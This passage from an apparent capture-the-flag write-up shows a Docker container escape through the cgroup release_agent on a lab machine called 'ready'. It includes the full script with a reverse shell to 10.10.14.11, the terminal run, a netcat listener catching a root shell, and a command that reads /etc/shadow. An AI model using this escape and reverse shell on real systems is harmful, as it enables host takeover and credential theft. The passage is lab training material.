
We'll be using the **Second** PoC on this page. Have your netcat listener ready

```
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x

echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

echo '#!/bin/bash' > /cmd
echo "bash -i >& /dev/tcp/10.10.14.11/5353 0>&1" >> /cmd
chmod a+x /cmd

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
# shell normally appears by now.
```


root@gitlab:/# echo 1 > /tmp/cgrp/x/notify_on_release
root@gitlab:/# host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
root@gitlab:/# echo "$host_path/cmd" > /tmp/cgrp/release_agent
root@gitlab:/# echo '#!/bin/bash' > /cmd
root@gitlab:/# echo "bash -i >& /dev/tcp/10.10.14.11/5353 0>&1" >> /cmd
root@gitlab:/# chmod a+x /cmd
root@gitlab:/# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@gitlab:/#
[13-Mar-21 14:28:50 GMT] ready/enum
→ sudo nc -nvlp 5353
listening on [any] 5353 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.220] 54376
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@ready:/# cat /root/root.txt && cat /etc/shadow
cat /root/root.txt && cat /etc/shadow

And that's the box rooted!